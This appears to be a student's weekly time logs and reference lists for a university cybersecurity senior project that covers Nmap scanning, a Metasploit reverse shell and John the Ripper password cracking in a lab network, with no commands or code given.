Almeida, Leandro. “Hack Windows 10 with Metasploit.” *Medium*, Medium, 18 Feb. 2020, https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Bajrami, Valentin. “Running a Quick Nmap Scan to Inventory My Network.” *Enable Sysadmin*, Red Hat, Inc., 17 Jan. 2023, https://www.redhat.com/sysadmin/quick-nmap-inventory.

BitLaunch. “How to Make Windows 10 Pingable.” *BitLaunch News and Guides*, BitLaunch News and Guides, 17 Oct. 2020, https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

Buckbee, Michael. “How to Use John the Ripper: Tips and Tutorials.” *Varonis*, Varonis, 21 Dec. 2022, https://www.varonis.com/blog/john-the-ripper.

“Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches].” *Cisco*, Cisco, 21 Mar. 2015, https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. “Configure Extended Access Control List Step by Step Guide.” *ComputerNetworkingNotes*, ComputerNetworkingNotes, 2 Dec. 2021, https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Natarajan, Ramesh. “How to Enable SSH on Cisco Switch, Router and Asa.” *The Geek Stuff*, 19 Aug. 2013, https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

Timigate. “Configure OSPF for a Topology of Three Routers with Five Networks in Area 0.” *Timigate*, 27 Apr. 2018, https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html

Name(s): **Trey Trucksis** **Doctor Nicholas**

CISS 491-001

Summary – Week ending:

Date	Start Time	End Time	Description	Total Hours
2/27	-	-	N/A	-
2/28	12:00	15:00	Began writing Project description for reconnaissance phase	3
3/1	12:00	15:00	Performing first exploit of network	3
3/2	12:00	15:00	Writing project description for first exploit of network	3
3/3	12:00	15:00	Begin research for second exploit of network	3
			Total Hours This Week	**12**
			Total Hours to Date	37

Journal Details

2/27/2022

- N/A

2/28/2022

- Began writing project description for reconnaissance phase.
- Documentation for Nmap scanning of network on GNS3.

3/1/2022

- Performed first exploit on network, documenting steps as completed.

3/2/2022

- Writing of project description for first exploit on network.
- Documentation for reverse TCP connection on Windows 10 end device.

3/3/2022

- Began research for second exploit on network.
- Best tactics for successful implementation of John the Ripper password cracker.

Team Meetings

Date	Start Time	End Time	Description	Total Hours
None				0
			Total Hours	**0**

References

Almeida, Leandro. “Hack Windows 10 with Metasploit.” *Medium*, Medium, 18 Feb. 2020, https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Bajrami, Valentin. “Running a Quick Nmap Scan to Inventory My Network.” *Enable Sysadmin*, Red Hat, Inc., 17 Jan. 2023, https://www.redhat.com/sysadmin/quick-nmap-inventory.

BitLaunch. “How to Make Windows 10 Pingable.” *BitLaunch News and Guides*, BitLaunch News and Guides, 17 Oct. 2020, https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

Buckbee, Michael. “How to Use John the Ripper: Tips and Tutorials.” *Varonis*, Varonis, 21 Dec. 2022, https://www.varonis.com/blog/john-the-ripper.

“Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches].” *Cisco*, Cisco, 21 Mar. 2015, https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. “Configure Extended Access Control List Step by Step Guide.” *ComputerNetworkingNotes*, ComputerNetworkingNotes, 2 Dec. 2021, https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Natarajan, Ramesh. “How to Enable SSH on Cisco Switch, Router and Asa.” *The Geek Stuff*, 19 Aug. 2013, https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

Timigate. “Configure OSPF for a Topology of Three Routers with Five Networks in Area 0.” *Timigate*, 27 Apr. 2018, https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html

Name(s): **Trey Trucksis** **Doctor Nichola**

CISS 491-001

Summary – Week ending:

Date	Start Time	End Time	Description	Total Hours
3/6	-	-		-
3/7	12:00	15:00	Continued writing Project Description.	3
3/8	-	-		-
3/9	12:00	15:00	Researched John the Ripper password cracker for exploit.	3
3/10	12:00	15:00	Reformatting for Project Description	3
			Total Hours This Week	**9**
			Total Hours to Date	46

Journal Details

3/6/2022

- N/A

3/7/2022

- Continued writing project description to catch up with progress.
- Documented new references and progress made.

3/8/2022

- N/A

3/9/2022

- Research on John the Ripper password cracker in use for exploit
- How it can be used specifically in NBA network.

3/10/2022

- Finish writing project description
- Reformatted Project Description to APA format and professionalism

Team Meetings

Date	Start Time	End Time	Description	Total Hours
None				0
			Total Hours	**0**

References

Almeida, Leandro. “Hack Windows 10 with Metasploit.” *Medium*, Medium, 18 Feb. 2020, https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Bajrami, Valentin. “Running a Quick Nmap Scan to Inventory My Network.” *Enable Sysadmin*, Red Hat, Inc., 17 Jan. 2023, https://www.redhat.com/sysadmin/quick-nmap-inventory.

BitLaunch. “How to Make Windows 10 Pingable.” *BitLaunch News and Guides*, BitLaunch News and Guides, 17 Oct. 2020, https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

Buckbee, Michael. “How to Use John the Ripper: Tips and Tutorials.” *Varonis*, Varonis, 21 Dec. 2022, https://www.varonis.com/blog/john-the-ripper.

“Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches].” *Cisco*, Cisco, 21 Mar. 2015, https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. “Configure Extended Access Control List Step by Step Guide.” *ComputerNetworkingNotes*, ComputerNetworkingNotes, 2 Dec. 2021, https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Natarajan, Ramesh. “How to Enable SSH on Cisco Switch, Router and Asa.” *The Geek Stuff*, 19 Aug. 2013, https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

Timigate. “Configure OSPF for a Topology of Three Routers with Five Networks in Area 0.” *Timigate*, 27 Apr. 2018, https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html

Name(s): **Trey Trucksis** **Doctor Nicholas**

CISS 491-001

Summary – Week ending:

Date	Start Time	End Time	Description	Total Hours
3/13	-	-		-
3/14	12:00	15:00	Finished Project Description. Moved on to Testing Documentation	3
3/15	-	-		-
3/16	12:00	14:00	Continued writing Testing Documentation	2
3/17	12:00	15:00	Finishing Testing Documentation. Starting Project Analysis	3
			Total Hours This Week	**8**
			Total Hours to Date	54

Journal Details

3/13/2022

- N/A

3/14/2022

- Finished writing Project Description.
- Began writing Testing Documentation.

3/15/2022

- N/A

3/16/2022

- Continued writing Testing Documentation.
- Documenting all references in the process.

3/17/2022

- Finish writing Testing Documentation.
- Began writing of Project Analysis.

Team Meetings

Date	Start Time	End Time	Description	Total Hours
None				0

Total Hours **0**

References

Almeida, L. (2020). *Hack Windows 10 with Metasploit*. Medium. https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Borges, E. (2021). *SecurityTrails | Top 16 Nmap Commands to Scan Remote Hosts - Tutorial Guide*. Securitytrails.com. https://securitytrails.com/blog/nmap-commands

Buckbee, M. (2020). *How to Use John the Ripper: Tips and Tutorials*. Www.varonis.com; Varonis. https://www.varonis.com/blog/john-the-ripper

Cisco. (2015). *Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches]*. Cisco. https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. (n.d.). *Configure Extended Access Control List Step by Step Guide*. ComputerNetworkingNotes. Retrieved March 19, 2023, from https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Crowder, C. (2022). *Setup a Local Web Server on Windows, macOS, and Linux*. Make Tech Easier. https://www.maketecheasier.com/setup-local-web-server-all-platforms/

Hamdan, M. (2020). *Using Metasploit and Nmap to scan for vulnerabilities*. Www.cm-Alliance.com. https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities

How to make Windows 10 pingable. (2020, August 3). BitLaunch News and Guides; BitLaunch. https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

imperva. (n.d.). *What Is a Reverse Shell | Examples & Prevention Techniques | Imperva*. Learning Center. https://www.imperva.com/learn/application-security/reverse-shell/

InfosecMatter. (2020). *Cisco Password Cracking and Decrypting Guide*. InfosecMatter. https://www.infosecmatter.com/cisco-password-cracking-and-decrypting-guide/

Moazzam, Y. (2022). *How to Crack Passwords using John The Ripper – Pentesting Tutorial*. FreeCodeCamp.org. https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/

Natarajan, R. (2013). *How to Enable SSH on Cisco Switch, Router and ASA*. Www.thegeekstuff.com. https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

NetworkLessons. (2023). *How to Configure OSPF MD5 Authentication*. NetworkLessons.com. https://networklessons.com/ospf/how-to-configure-ospf-md5-authentication

Pat, I. (2021). *How to use Social Engineering Toolkit in Kali Linux - Video 8 WATCH NOW!* YouTube. https://www.youtube.com/watch?v=FE-FN_QUPWs

Sec, tor. (2020). *How to hack linux using metasploit*. YouTube. https://www.youtube.com/watch?v=5Do8lFK7jYM

Timigate. (2018). *Configure ospf for a topology of three routers with five networks in area 0*. Timigate. https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html

Name(s): **Trey Trucksis** **Doctor Nicholas**

CISS 491-001

Summary – Week ending:

Date	Start Time	End Time	Description	Total Hours
3/20	12:00	15:00	Finished Project Analysis. Began writing of Project Presentation	3
3/21	12:00	14:00	Continued writing of Project Presentation	2
3/22	12:00	14:00	Finished Project Presentation. Began review of completed project	2
3/23	12:00	14:00	Reviewing finished senior project	2
3/24	12:00	13:00	Completed Senior Project	1
			Total Hours This Week	**10**
			Total Hours to Date	64

Journal Details

3/20/2022

- Finished Project Analysis
- Began writing of Project Presentation

3/21/2022

- Continued writing of Project Presentation

3/22/2022

- Finished Project Presentation.
- Began review of completed project

3/23/2022

- Finished reviewing senior project

3/24/2022

- Completed senior project

Team Meetings

Date	Start Time	End Time	Description	Total Hours
None				0
			Total Hours	**0**

References

Almeida, L. (2020). *Hack Windows 10 with Metasploit*. Medium. https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Borges, E. (2021). *SecurityTrails | Top 16 Nmap Commands to Scan Remote Hosts - Tutorial Guide*. Securitytrails.com. https://securitytrails.com/blog/nmap-commands

Buckbee, M. (2020). *How to Use John the Ripper: Tips and Tutorials*. Www.varonis.com; Varonis. https://www.varonis.com/blog/john-the-ripper

Cisco. (2015). *Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches]*. Cisco. https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. (n.d.). *Configure Extended Access Control List Step by Step Guide*. ComputerNetworkingNotes. Retrieved March 19, 2023, from https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Crowder, C. (2022). *Setup a Local Web Server on Windows, macOS, and Linux*. Make Tech Easier. https://www.maketecheasier.com/setup-local-web-server-all-platforms/

Hamdan, M. (2020). *Using Metasploit and Nmap to scan for vulnerabilities*. Www.cm-Alliance.com. https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities

How to make Windows 10 pingable. (2020, August 3). BitLaunch News and Guides; BitLaunch. https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

imperva. (n.d.). *What Is a Reverse Shell | Examples & Prevention Techniques | Imperva*. Learning Center. https://www.imperva.com/learn/application-security/reverse-shell/

InfosecMatter. (2020). *Cisco Password Cracking and Decrypting Guide*. InfosecMatter. https://www.infosecmatter.com/cisco-password-cracking-and-decrypting-guide/

Moazzam, Y. (2022). *How to Crack Passwords using John The Ripper – Pentesting Tutorial*. FreeCodeCamp.org. https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/

Natarajan, R. (2013). *How to Enable SSH on Cisco Switch, Router and ASA*. Www.thegeekstuff.com. https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

NetworkLessons. (2023). *How to Configure OSPF MD5 Authentication*. NetworkLessons.com. https://networklessons.com/ospf/how-to-configure-ospf-md5-authentication

Pat, I. (2021). *How to use Social Engineering Toolkit in Kali Linux - Video 8 WATCH NOW!* YouTube. https://www.youtube.com/watch?v=FE-FN_QUPWs

Sec, tor. (2020). *How to hack linux using metasploit*. YouTube. https://www.youtube.com/watch?v=5Do8lFK7jYM

Timigate. (2018). *Configure ospf for a topology of three routers with five networks in area 0*. Timigate. https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html

Research References

Trey Trucksis

The University of Akron

CIS Senior Cybersecurity Proj CISS 491-001

Doctor John Nicholas

March 27th, 2023

References

Almeida, L. (2020). *Hack Windows 10 with Metasploit*. Medium. https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Borges, E. (2021). *SecurityTrails | Top 16 Nmap Commands to Scan Remote Hosts - Tutorial Guide*. Securitytrails.com. https://securitytrails.com/blog/nmap-commands

Buckbee, M. (2020). *How to Use John the Ripper: Tips and Tutorials*. Www.varonis.com; Varonis. https://www.varonis.com/blog/john-the-ripper

Cisco. (2015). *Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches]*. Cisco. https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. (n.d.). *Configure Extended Access Control List Step by Step Guide*. ComputerNetworkingNotes. Retrieved March 19, 2023, from https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Crowder, C. (2022). *Setup a Local Web Server on Windows, macOS, and Linux*. Make Tech Easier. https://www.maketecheasier.com/setup-local-web-server-all-platforms/

Hamdan, M. (2020). *Using Metasploit and Nmap to scan for vulnerabilities*. Www.cm-Alliance.com. https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities

How to make Windows 10 pingable. (2020, August 3). BitLaunch News and Guides; BitLaunch. https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

Imperva. (n.d.). *What Is a Reverse Shell | Examples & Prevention Techniques | Imperva*. Learning Center. https://www.imperva.com/learn/application-security/reverse-shell/

InfosecMatter. (2020). *Cisco Password Cracking and Decrypting Guide*. InfosecMatter. https://www.infosecmatter.com/cisco-password-cracking-and-decrypting-guide/

Moazzam, Y. (2022). *How to Crack Passwords using John The Ripper – Pentesting Tutorial*. FreeCodeCamp.org. https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/

Natarajan, R. (2013). *How to Enable SSH on Cisco Switch, Router and ASA*. Www.thegeekstuff.com. https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

NetworkLessons. (2023). *How to Configure OSPF MD5 Authentication*. NetworkLessons.com. https://networklessons.com/ospf/how-to-configure-ospf-md5-authentication

Pat, I. (2021). *How to use Social Engineering Toolkit in Kali Linux - Video 8 WATCH NOW!* YouTube. https://www.youtube.com/watch?v=FE-FN_QUPWs

Sec, tor. (2020). *How to hack linux using metasploit*. YouTube. https://www.youtube.com/watch?v=5Do8lFK7jYM

Timigate. (2018). *Configure ospf for a topology of three routers with five networks in area 0*. Timigate. https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html